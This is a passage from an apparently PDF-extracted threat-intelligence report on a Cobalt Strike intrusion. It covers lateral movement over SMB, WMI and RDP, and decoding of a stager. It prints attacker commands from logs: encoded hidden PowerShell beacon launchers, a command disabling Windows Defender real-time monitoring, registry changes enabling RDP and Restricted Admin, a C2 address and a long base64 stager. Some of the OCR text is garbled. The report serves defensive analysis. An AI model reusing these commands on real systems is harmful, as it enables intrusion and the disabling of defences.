AGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAyADcALgAwAC4AMAAuADEAOgAxADIAMgAxADAALw
AnACkAOwAgAEcAZQB0AC0ARABvAG0AYQBpAG4ARgBpAGwAZQBTAGUAcgB2AGUAcgA=
        Engine Version = 5.1.19041.906
       Runspace ID = 7ff527ca-d034-4618-988e-92dfc159dc73
       Pipeline ID = 1
       Command Name = Write-Verbose
       Command Type = Cmdlet
       Script Name =
       Command Path =
       Sequence Number = 300
       User = NT AUTHORITY\SYSTEM
       Connected User =
       Shell ID = Microsoft.PowerShell
```

Lateral Movement

Cobalt Strike beacons were deployed across several endpoints using remote service creation. Services were either created based on Powershell base64 encoded payloads or as a dropper executable.

Event 7045, Service Control Manager			
General (Details		
Service N Service F JABzAD0 yAHQAX	e was installed in the system. Name: abfdeb4 File Name: %COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand 0ATgBIAHcALQBPAGIAagBIAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACg/ XQA6ADoARgByAG8AbQBCAGEAcwBIADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEE. /wBiAFgAUABhAE8AQgBEACsASABIADYARgBQAG0AVABHADkAaABRAG8AZwBUAFEATgB2AGMAb		

Cobalt Strike beacon PowerShell payloads have recognizable indicators, including random service name, use of COMPSPEC, and PowerShell parameters. The Base64 encoding starting with JAB is a common indicator of variables being used.

Compiled Cobalt Strike beacons were dropped onto Domain Controllers

E


vent 7045, Service Control Manager				
Details				
vice was installed in the system.				
Service Name: a4a2ea4				
e File Name: \ADMIN\$\a4a2ea4.exe				
e Type: user mode service				
e Start Type: demand start				
e Account: LocalSystem				
	Details rice was installed in the system. re Name: a4a2ea4			

This particular beacon was detected by the host AV [Windows Defender eventID 1117] and removed.

Threat Name	Trojan:Win32/Wacatac.H!ml			
Severity ID	5			
Severity Name	Severe			
Category ID	8			
Category Name	Trojan			

Cobalt Strike beacons distributed with SMB admin shares

The diagram below shows the distribution of Cobalt Strike beacons to hosts in the environment over SMB admin shares.



> Frame 38: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits)	0000		·····1·· ···6··E·
Ethernet II, Src: Fa 00:00:36 (00:17:fb:00:00:36), Dst: Fa 00:00:31 (00:17:fb:00:00:31)	0010		••h[@••••s7••s
> Internet Protocol Version 4.	0020		76 <u> </u> q8P.
> Transmission Control Protocol, Src Port: 55014, Dst Port: 445, Seq: 3621, Ack: 5434, Len: 1460	0030	04 00 e4 00 00 00 00 04 60 70 fe 53 4d 42 40 00	······································
· · · · · · · · · · · · · · · · · · ·	0040	65 66 96 90 99 69 69 69 11 68 26 96 90 99 69	·····
	0050	00 00 0d 00 00 00 00 00 00 00 ff fe 00 00 09 00	•••••
	0060	00 00 05 00 00 00 00 08 00 00 00 00 00 00 00 00	
	0070	00 00 00 00 00 00 00 00 00 00 31 00 70 00 00 60	·····
	0080	64 66 96 90 99 99 69 69 69 69 67 96 96 90 92 69	
	0090		
	00a0		•••MZ••••
	0060	00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00	
	0000	00 00 40 00 00 00 00 00 00 00 00 00 00 0	···@·····
	00d0	69 66 96 90 99 69 69 69 69 69 69 96 90 99 69	••••••
	00e0	00 00 00 00 00 00 00 00 00 00 00 00 1f ba 0e 00 b4	
	00f0		••!••L•! This pro
	0100		gram can not be r
		75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d	un in DO S mode.
	0120		••\$•••••PE••L•
	0130	08 00 c5 01 66 63 00 00 00 00 00 00 00 00 00 00 00 00 00	····fc·· ·····
	- A14A	HE HE WE WE WE WIT TO BE DE	

WMI used to start remote process

In this intrusion, the "reg add" command was executed remotely through WMI to attempt to permit RDP connections by changing the "DenyTSConnections" key to false (0), as shown with the network traffic capture below.

```
reg add "HKLM\SYSTEM\CurrrentControlSet\Control\Terminal Server" /f /v
fDenyTSConnections /t REG_DWORD /d 0
```




The threat actor again executed a command to modify the registry key to enable Restricted Admin mode remotely via WMI. This activity was captured via Windows eventID 4688.


Level	Date and Time	Source	Event	Task Category	
(i) Information		Microsoft Windows security auditing.	4688	Process Creation	
(1) Information		Microsoft Windows security auditing.	4688	Process Creation	
(i) Information		Microsoft Windows security auditing.	4688	Process Creation	
(i) Information		Microsoft Windows security auditing.	4688	Process Creation	
(i) Information		Microsoft Windows security auditing.	4688	Process Creation	
(i) Information		Microsoft Windows security auditing.	4688	Process Creation	
(1) Information		Microsoft Windows security auditing.	4688	Process Creation	
Event 4688, Micro	soft Windows securi	ty auditing.			
General Detail	s	· · ·			
Friendly Vie	w 🔿 XML View	v			
+ Syste	m				
- Even	tData				
Sub	ojectUserSid	S-1-5-20			
	, ojectUserName				
	ojectDomainNa				
	•				
	jectLogonId				
		0xa78			
Nev	wProcessName	e C:\Windows\System32\reg.exe			
Tok	tenElevationTy	/pe %%1936			
Pro	cessId	Oxcdc			
Cor	CommandLine reg add "hklm\system\currentcontrolset\control\lsa" /f /v DisableRestrictedAdmin /t REG_DWORD /d 0				
Tan		S-1-0-0			
	TargetUserName				
TargetDomainName					
TargetLogonId 0x16606a9					
ParentProcessName C:\Windows\System32\wbem\WmiPrvSE.exe					
MandatoryLabel S-1-16-12288					

Remote Desktop Protocol

RDP was used to move laterally between several hosts. The diagram below shows the RDP connections made by the threat actor.



Windows eventlog for RDP "RemoteDesktopServices-RdpCoreTS/Operational" eventID 131 shows RDP activity with details like client IP and source port.



Remote Service creation with MSRPC

The threat actor utilized RPC to create services remotely. Using MSRPC Service Control Manager(SCM) is a known Cobalt Strike feature to execute code on remote hosts. Here the CreateWowService call is used to run PowerShell command to disable Windows Defender

Real Time Monitoring. Adding the password or NTLM hash in <u>wireshark</u> will decrypt the traffic.

	0000						····>···M··5·	
	0010						н}	
	0020						5-e-e-7- e-3-d	
Alloc hint: 278	0000	88 88	00 00 11 01 0	+ 88 1	Le ee ee es ee	88 88		
Context ID: 0	0040	20 00	60 00 53 00 0	0 00 0		66 68	pioisie risihiei	
Conum: 69	8858	5c 88	6C 88 2# 88 6	5 88 7	72 00 75 00 00 00		1-1e. x.e	
[Response in frame: 11]	6676	6c 00	6f 68 78 68 2	0 00 2	2d ee 77 ee 2e ee		n-o-pwh-	
Encrypted stub data [truncated]: 72349d22568959664d58898715688ce31198a8aabb91180dc8740c68881bf41fae3d898cd2e9621ee87c418af3cf7e70f1de658283cdab57Fb1abb663016462a774dd88dd245a0e16ffb70bbf0786fb936e3991fae0e97f5eec7e5679	0030	69 00	64 88 64 88 6	5 88 6	5e 00 20 00 2d 00	63 08	i-d-d-e- nc-	
) Complete stub data (278 bytes)	6696	28 88	53 00 65 00 7	4 00 2	2d ee 4d ee 7e ee	58 88	-SectoNop-Po	
) Auth Info: NTLMSSP, Packet privacy, AuthContextId(0)	0690	72 00	65 88 66 88 6	5 00 7	72 00 65 00 6e 00		nielfiel nielnici	
Service Control, CreateNowService: Secrets; powershell.exe -nop -w hidden -c Set-Mopreference -DisableRealtimeMonitoring Strue	eepe	65 00	20 00 2d 00 4	4 68 6	59 00 73 00 61 00		eD- 1-5-a-D-	
Cognation: CreateWoodervice (68)	0000	60 00	65 00 52 00 6	5 88 6	51 00 60 00 74 00		1.e.R.e. a.l.t.i. m.e.M.o. n.1.t.o.	
Response in frame: 11]	0000	72.00	65 00 40 00 0	7 00 0	90 00 00 00 74 00		r-1-n-gS-t-r-	
V Pointer to Scn Handle (policy_handle)	eefe	75 00	65 68 68 68 68 6	0 00 0	50 00 00 00 00 00 00	66 68	U-0	
	0100	88 88	00 00 00 00 0	e ee e	00 00 00 00 00 00	66 66		
Max Count: S	0110	00 00	00 00 4c 01 0	e ee e	00 00 00 00 00 00	66 66	·····	
Official d								
onset, e								
ServiceName: Sec7e3d								
NULL POINTER: POINTER to DisplayName (uinti6)								1
Desire Access 98551								
Service Type: 16								
Start Type: SVCTL_DEWAND_START (3)								
Error Control: SVCCTL_SVC_ERROR_LGWORE (0)								
er of concer sected sected and the (e)								
PRACCOULT OS								
UTT961: 0 Actual County 02								
Bingry Path: powershell.exe -nop -w hidden -c Set-WpPreference -DisableRealtimeNonitoring Strue								
Will your point and the second of the second								
NUL FORMER FORMER to Leador de Rodarde (Minte)								
NULL Former to the end of the second se								
Dependencies Size e								
Dependencies succe o NULL Pointer: Pointer to Service Start Name (uinti6)								
NUL Pullet: Pullet to Bestrate Aurit (units)								
NULL FOINTER' FOINTER TO PASSWORD (UINTS) Password Size: 0								
Password Size: 0 Service Now Type: 332								
	-					-		
HULLI FAULLING. DODDEDEDEDEDEDEDEDEDEDEDEDEDEDEDEDEDEDE	Fram	me (390	bytes) Decr	/pted da	ata (288 bytes) 🛛 I	Decrypted	d NTLMSSP Verifier (12	bytes)

Hands On Keyboard

Using a compromised account, the threat actor was observed moving payloads between hosts using Notepad. The file they dropped the content into was aptly named 'payload.txt'.



The file payload.txt was captured on network share before the threat actor dropped the content into a text file with Notepad. The data contained both an encoded PowerShell command and several commands to disable functionality in windows defender.



We can see the threat actor then copied the data from Sysmon eventID 24, which also shows the threat actor hostname as DESKTOP-GRALDC5.

Clipboard changed: RuleName: -		
UtcTime:		
ProcessGuid: {9c211c88-9fff-63dc-	f501-000000000400}	
ProcessId: 5668		
Image: C:\Windows\System32\Window	sPowerShell\v1.0\powershell.exe	
Session: 1	Threat Actor Remote Proxy IP	Threat Actor Hostname
ClientInfo: user:	ip: 192.168.14.128 hostname:	DESKTOP-GRALDC5
Hashes: SHA1=DA39A3EE5E6B4B0D3255	BFEF95601890AFD80709, MD5=D41D8CD98	F00B204E9800998ECF8
427E,SHA256=E3B0C44298FC1C149AFBF	4C8996FB92427AE41E4649B934CA495991	B7852B855,IMPHASH=0
000000000000000000000000000000000000000		
Archived: true		
User:		

Collection

Besides password related documents mentioned in credential access other sensitive files were accessed using WordPad. Some files of interest were legal-related files and folders such as Contracts.

\WORDPAD.EXE" "	\.	Contracts	docx"
		•	

Command and Control

Cobalt Strike

The Cobalt Strike server used for this intrusion has been tracked in the DFIR Report <u>threat</u> <u>intelligence feed</u> before the incident occured.


91.215.85.143:443 JA3: 72a589da586844d7f0818ce684948eea JA3S: f176ba63b4d68e576b5ba345bec2c7b7

CS Stager


During the intrusion, we also observed the malicious PowerShell execution that contains base64 strings from the domain controller.

Process Create:
Nocaso Greater
Nutrame. Counting_relief.contride_name=rowerometr
Processivid: {9c211c88-a11c-63dc-0602-000000000400}
Processia: 244
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10. 0. 17763.1 (Winbuild.160101.0800)
Description: Windows PowerShell
Product: Microsofte Windowse Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -encodedcommand JABzAD0ATgB1AHcALQBPAGIAagB1AGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoA
RgByA68AbQBCA6EAcwB1ADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBBAEEAQQBLADEAWABhADIALwBpAFMAQgBiADkAbgBQAHcaSwBmaDIAZwBKAFUASgBPAHMAZQBTAGEAWgBWAFUAdABqAHMAQQBFAEQATgBtAEIAagA4ADgAaABFAGsAYgBFAEwaSwBGAHgA
KWBVAEMANWB6AG0AcABuAC8AdgByAGMATQBKAE8AbgB0ADkARwA1AEwAdQAwAGkAVwBxADgAcgAzAGMAZQByAFUAdgBiAGMAdQBKAG0ASgAzAE0AcQBQAFKAWgBWAHIAawBJAGUASABPAFIAagBUAEIAVQBTAGKAVQBiADIAKWBYAGEAZQBnAHkAUAB1AGEARAAxAHgAVgBpAHIAegBHAE4A
MWBGAGYASAA4AHKA&ABLAEUAdQBIAFAAMgATAHUA&ABBRADUAMQBBAHKASAAvAFoATwBmAFEAMQBpAEwAeQBVAG6ASwBLAFEAVABIAGcAZwA4AGwASwBLAEMA&gBjADMAdAB6AGYAWgBVAGgAbwBtAHoA&ABBAACAAUABABAACAAUABAACAAUAAUAAUAAUAAUAAUAAUAAUAAUAAUAAUAAUA
VABpaFcabwa4aEqaqgabaGMadaB2aHYAegBWaFqAUwBsAEgASQB6AHYAUAa3AE4AbQBKAFMaawBxAEIAZwBRAFQAQgBLADgAZwBYAGgaTAayAEcaeQBSAGgaVABkAEQAUgBZAGIANQBEAEwaaaBUACsaSABMADYAMwayAGIAUgBBAHUASABYAE0AUwBPAFQAYwBkAGQAdwB5ADYAawAwAE8A
UABmaCsacABIAHIAOABCADMAYwBtAHoASABCAEwaSgavADcaNaA8ADkAYwA8AGYAbQB1ADkASABLAHYAYgBGAE8ASABKAFAAbQBjAGUAVQB3AFkAQwB1ADQAOQBRAG4ASQBGADQAZQA4AEMAZAB6AGcAKwB4AGkAaQBmaDAANwBCAEwabwB5AFIAYQBzAHYAcwBKAEQAaQB2AGwAZQB5AHQA
RABYADIAZgBNAHQAVABQADIAWABPAECAeQBZADEAWABZAHCARAA1ACSAdgBrAGWAdQA5AGEAeQBUAHOAQABGAHCAQwBOAHgASQBaAHCANQB6AFIAZQBHAFOAKwAZAHQAKwBIAFIARgArAGYAMABOAGoAcABDAEgaRABBAGIAcABYAFEANABaAG8ARgBKAHUASQA3AHIAQwBMAGSAdgB1AE8A
RQAZAGBARQBHAFcAZwBKAGEAcgBrAEUAegBpAHgAYwATAFEAbwBBAGcAaQBLAFcAMABsAEMANABZAGcARwA5AFgAZQBTAGoALwBKAGMAdwBKAGEAUQBJAGQAcAA5AC8AMQBIADUATABYAGsAZgA3AEsANwBtAC8AcQBwAFQALwBxAEEAUgBTAFEAMABZAEwAeABVAHQATQAvAEEAbwBKAFcA
abZzADMAWgAzzE8AdwBuAFIALwBRACYAdwBpAHUAQBZAHgAKwBDAEwARABDADCAZAArACYAaBBAHEASABDAEYAbwa1AEQATAAwAHKANABQAGQARABYAE4ANwBIADMARAB4AGAUQB3AFQANwBSAFEAKwBqAEIARwBKADYAMwBSAFMAeABLAEcAZwBBAHcAbQBFAFIAUABmAEwagBIAE4A
102VEV/VIQ33C0L/eg/h r/kV/com/SelfeCc/08aEV/SSASAffeCc/08aEV/SSASAFFECd/02aEV/SSASAffeCc/08aEV/SSASAFFECd/02aEV/SSASAFFECA/02AEV/SSASAFFECA/02
Lwn yaro And Uboos Can Yuley Ar On Sharaya Markan Yaraya Sharaya Araba Sharaya Sh
1000 monocine provide a second s
TABLAE BAAGBUAE SAZWBEAHMASgBQAGCARQBAAF TABABBAGgAYWB JAEMAVAAAAE gAbgBAAHASAB4AF gAUABXAHKAZQAZAF GANQBAACYAUABBAGOAZQBhAEBAYQBNAHAAQQBwAF LAXWBQAGBATWBF AGSASCQBGADQAMQBZAHCACQBYAHOAMQBYAE SANqBLAHTAdwBQAEBAegBYAGOAQQBwAECA
TABY AGUAUABZADEAQQAVAHUASWBGAE4AbABWADIAcqa3AGQAVABYASQAMQBFADUAagBkAHcAeABVADKAdQBPAEKACwBQAGMAYWBNAHQASQBRAHQAbwBrAFgAcqB6ADcAVwArAGYAUQAZADIAdwBPAFQAOAAZAHAAVQBSAGwASwa1AFQANgB1ADQAeABwAFCAMAAZADCAagBGAEwAYQB3AEcA
NABEAGUAY0BCAEQAT0BQAEMAZ0BXABCAAUgBXAESASABYAHTAT0AXAHMAUgBSADQAM0BXAGEAKwawaHEAQ0BhADqAaABUAG4AM0BEACSANQASAFQAVQBKAGwARqBFADAAMqAr AHQAYQBKAFQAZQBVAHYAT0BUAEBAcqBRAGUAQQBXAEYAVQBUAGBARWB1AG4AUWBOAHAAVABKAFTA
MABNAFOAMgBsAC8AMgB3ADKAVQBYAEYAMMB2AFOASgB0ADEAZAAyAHIANMBZAGQATQByAHOANQB4AEgacmbuAGgAQQBtAGIANgAzAIDUAYgA1AG0AMgA5AFgaTwA0AGYAUABUAEUANQAvAGoAYgBSAE4AUgA3AG0AYmBHADMASwB0AEsacQBZADQAbQAzAFKAZABgAEcaRwBNADAAUwBWAGUA
bg82AFKANQBKADCAeQBTAGGAYWBOAGYAVwAwADAABABGADQANgBTAGKAbgA5AHKAbAA3ADIAKwBjAHUARwBTAFOAZgBXAGSAMwB0AHUAWgBUADQASwBIAGSAYgBHAGwacgBVAGEAZgBtAEwAQwBZADCAVwA3AEwAOAB5AG4AQgBPAE0AMgB5ADCARgBtAEQAVQBPAFUANwBZAGwacgB1AG4A
V#B1AHoAUABQAFgAQQByAFYASQBhAEwaWABBAEsARQBZAFYAWQBJADMAYQBaAGQASABOAFIAV#BXAEQAMQB1ADUASQBMAHUAMABUAFEAYgA4AE8AN#BOAHYAZAA3ADIAcwB1AGEAZAB5AHMAZABXAFgASABYAHEARgBBAE8AdgBCAC8ARAAxAHcARABsADIAcgBXAFMaagBvAEUASABvAFQA
babadqaywbdacqabaayacqabaaqaabafqamabhadyacgbraegamgbhacsazgb2adkacqbzaegadqbtafcaqqatafcaraabaeuazgayae44vwbkacqarwabaecatwa3afqawabraebaabxaegarabzahgaegbzacgmanwbkahoacabwacgabaebalwbyaemazgbzahiavab5acuamwbvacga
0A88G%abwBNADcAngBjADEAbABIAEQAMQBNADkARgBNADUAVAByAFUAawBwAGwAVwBPAGSAMQBZAEcAKwB5AFMAdQBQADgASgA8AHEAUABvAGEANwBhAGgAWQAyAHgAegByAEgaZABEAGIAYQA2AGIAZABUAFIAaQBrADUAYABDAHIAUwBNAGMAawAwAFoARAB0AHgAdABEADAAcQAvAHIA
WQBqADMAWABaAEKaaQBQADEASAArADYAagBTAGkadwaxAHEAcgB1AEIARwBuACBAZAAxAEUAZABvADEAVAB1ADYAUABhAGwAQwA5AG4AcQBNAFYA0ABNAFIAUQBIAEGAAABYAHUAQQBQAEgAcABKAGwAWmBXAGwAcwA1ADcAYgBKAGEAWABKAFMAcABsAE4ANQBGAFKAdgB6AHgAbwBRAGEA
ZQB1AFYaeB22AC5AY0B1AHARMBGFAHKSASASAHMASABYUAD2AY0BCAC5AY0MBAKQUASASAHEAd0B1AFXAd0B1AFXAG0B7AC0A50mBKAG0Ad0A1AFEIADAXXHMAeBXAD1XKAvyAD1ARmBDAD4Z0AD4AVAHAAY0MBACEAY0AD0AZ0AJAHAAY0MKAFIAMB3AEFAA50BXAD1ARmBHAHYAA
aA5A64MQByA6BA0gBaA6BAMQBvADIA0gB6A4QdaArADIAVebpAHAJuA6AsHUATebaAcoZebrAcQaSebrADIAMBBANAATGB5AMAAAAAASATGB5AGMARQB1AGUAMB2AEAGAGB3AHXAcebaAEBJAGAAAAQB3AAABABJAGAHAABJAAAAAAAAAAAAAAAAAAAAAAAAA
ngunous careful and the second
A308YAEEAMWB0A688ZwA4AHQARgBBADEAZQBPAFUAMwaxAESAcgBFAG4AV0B1AFMAZQA8ADIADAB0AHMANwBKADMAeABnAEMAcQBNAGQAcQB0ADKAQQBUAEYANQBXAG9AcgBNAHIAYqBUAFQAMqaxADYAcqB1AG8ASwBvAEUAQQBSAEKANABGAEcAbqBTAGwAUAB1AEwaYgBUAHYAawBCAF
QAVQBaAFUAUWB0AFQAeqBXAGQAZQBQAFAAeABUADQARQBQADcAZWBNAFQATABZAFUAUQBTACkASQBVADQAbQB6ADUANqA5AGUAcwB1AHQANQB1AHYAAqB6AEQAMABFAHYAVwB1AEqANqBZADMA3QAwAEBAWQBLADEAUwB1ADcAWwA1ACsA0QBwAFkANwBKAHcAUABCAGYAWqBuAGIAWqB6A
OBAMABHAFQAdABFAEMAaQA4ADAASQBwAGQATAA5AEoAVwBSAEYAdQBYAGgAbQBvAFKAWQBhADYAUgB6ADMALwArAEgAOABCAEgATgBFAFEARQArAGBAUABVAG8ASwaVAFGAggAwAFIASQA1AFAASQBXADgAQwB1ADKAMgBPADKAdgBGAHCAUgB JAHMaeABZAE9ASwArAFYAUABSADQAWAAZ
AGBANgBSAFEAdQBOADYAUgBpADMAUwA1AHoAUABXAGsAeQB4AGEAdgA3AGUATAA3AG4AVABPAEgALwBSAFgAZgBXAE8AeQBqAGMATQBYAFcAUgBVAEUA0ABWAEUAUgBSADUATwarAHEAQwBMAFoAKwBUAFoAWgBtAEYAQgavAHoARgAyAHQARgAzAGKAUgArAGcAUABIAHUAaABtAFIAdQA
zAG4AbwA2AG0AbwBZAEIAKwBqACsAeQAvADUAMwBQAC8A0AA0AHIAWgB5ADUAcgBNADkA0QA1AHkAeABCADkAVABoAGEALw80AC8A0ABGAEYATgBGAFcASgBnAFkATw8BAEEAQQA9ACIAKQApADsASQBFAFgAIAAoAE4AZQB3AC0ATwBIAGoAZQBjAHQAIABJAE8ALgBTAHQAcgBIAGEAbQ
BSAGUAYQBKAGUAcgAoAE4AZQB3AC0ATWB1AGoAZQBjAHQAIABJAE8ALgBDAG8AbQBwAHIAZQBZAHMAaQBvAG4ALgBHAHoAaQBwAFMAdAByAGUAYQBtACgAJABZACWAWwBJAE8ALgBDAG8AbQBwAHIAZQBZAHMAaQBvAG4ALgBDAG8AbQBwAHIAZQBZAHMAaQBvAG4ALgBDAG8AbQBwAHIAZQBZAHMAaQBvAG4ALgBHAHOAaQBwAG4ALgBHAHOAaQBwAFMAdAByAGUAYQBtACgAJABZACWAWwBJAE8ALgBDAG8AbQBwAHIAZQBZAHMAaQBvAGALgBAADGACQ
gBEAGUAYwBYAGBACABYAGUAcWBZACKAKQApAC4AUgBIAGEAZABUAGBARQBuAGQAKAApADsACgA=
CurrentDirectory:
LogonCuid: (9c211c8-66ef-63c8-1110-06000000000)
LogonId: 8x61811
lemanasessionic: i InterityLevel: High
111/09/11/12/09/21.11/09/11/09/20163791860FC330285E6084F28E4C, MD5=7353F6081739874E817C5F40DDEFE239, SHA256=DE96A6E69944335375DC1AC23833606688909FFC7D73628EF4FE1818160A832C, IMPHASH=741776AACCFC5871FF59832DCDCACE0F
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
ParentUser:

After decoding the base64 strings using CyberChef, the output generated looks cleaner. However, we also noticed the second layer of the obfuscation on the output below.



After initial Base64 decoding, we found the payload used the default Cobalt Strike XOR value of 35, allowing for the next step of decoding the payload based on the output below.



After decoding the second layer of obfuscation using the XOR key of 35, we have the next layer of base64 strings. We can use the XOR key 35 to decode this again. We can use the below CyberChef recipe as our next step.


```
Regular_expression('User defined','[a-zA-Z0-9+/=]
{30,}',true,true,false,false,false,false,'List matches')
From_Base64('A-Za-z0-9+/=',true)
Gunzip()
Label('Decode')
Regular_expression('User defined','[a-zA-Z0-9+/=]
{30,}',true,true,false,false,false,false,'List matches')
Conditional_Jump('',false,'',10)
From_Base64('A-Za-z0-9+/=',true)
XOR({'option':'Decimal','string':'35'},'Standard',false)
```

Recipe	2 🖿 î	Input + 🗅 🔁 🖥 🖬
Regular expression Built in regexes User defined Regex [a-zA-Z0-9+/=] {	⊙ II 30,}	H4sIAAAAAAAAK1Xa2/iSBb9nPwKf2gJUJOseSaZVUtjsAEDNmBj8BhEkbELKFx+UC7zmpn/vrcMJOnt9G5Lu0iWq8r3cerUvbcuJmJ3JqPYZVrkIeHORjTBUSiUb2+Xae gyPuaD1xVirzGN3FfHByhKEuHP2SuhQ5IAyH/ZOfQ1LyUoKKQTbgg81KKCjc3tzfZUhomzhK0Ng7D0/QaILaOvET4Ju5fpT1Wo8D84ctvzvTStHIzvP7MmJSkqBqOTBK GgXhL2GyRHDdRV5DLhT+HL632DRAUHXMSOTCddwyK800Pf+phFB83cmzHBLJ7r449c4fnu9HKvbFOHJBmceUWrCu409nTf4e8dCq4rxiif07BL09R8avsJDivLeytDr2 fgTP2XOGys1XswD5+vklu9ayTz8FwCNxIZw5zReGZ+3t+eRF+f0NjpCHDAbpXQ4ZoFJuI7rCLkvu0E3oEGWgJarkEzixc5QoAgiKW0lC4YgG9Xesj/JcwJa0Idp9/1e5L Xk7fX7m/qpT/qARSQ0YLXUtM/AodWhY3Z30wnR/0fwiuAvx+CLDC7d+fhaqtfCr5DL0y4PdD1V7z3bxnQvT7yd+jBGd5aw5xKGQAwmERPfLjHMUFV7zz+fs9qZFH9qqH TVuuicj-eH4SvwbEfYe7M8dXacoevyr5STDxE+fefZdV01jhE8jFdAuxeAz7/ZznJUEZH/dXMRLXbr0XD8D1T+zk2K0HP60pAWZw0a2OMFrCB48XPFSR4SW52FM59RQ QwHwd55DmH5ZQpqhq/0ltY5X73z0Y7lJnCQpCsMU8twtCiZyCPKKghQm+PJJ5LmUDXPvcLWUM0w6Cbuaey18QunFdTMKIWNSF04XaBibMXXxQzgrRaGDPdQ4mnh1hZD7LJ DmQwLikHFjawZnACufCZDxmqFf89/go3JufqUHMUADSMRVqEWeFNeeSUVmd05Vk5f4D7GuenJ0c2UlfGNOCACTRKwo2JgyGGV54g+B97/B+77EfAzeSdH1IFPNZIqLK0jn GgDsJPgEXRthtccCT8HnxpHxXPyga2SZFPtjeaWMpADVj00ECH2F41swqX21XK6erwN02Xj9pGLXeP51AJuKFH7L27dTX1hE5jMw2Ub72FkJ01b2Tk9cH103UBXPvcH03B
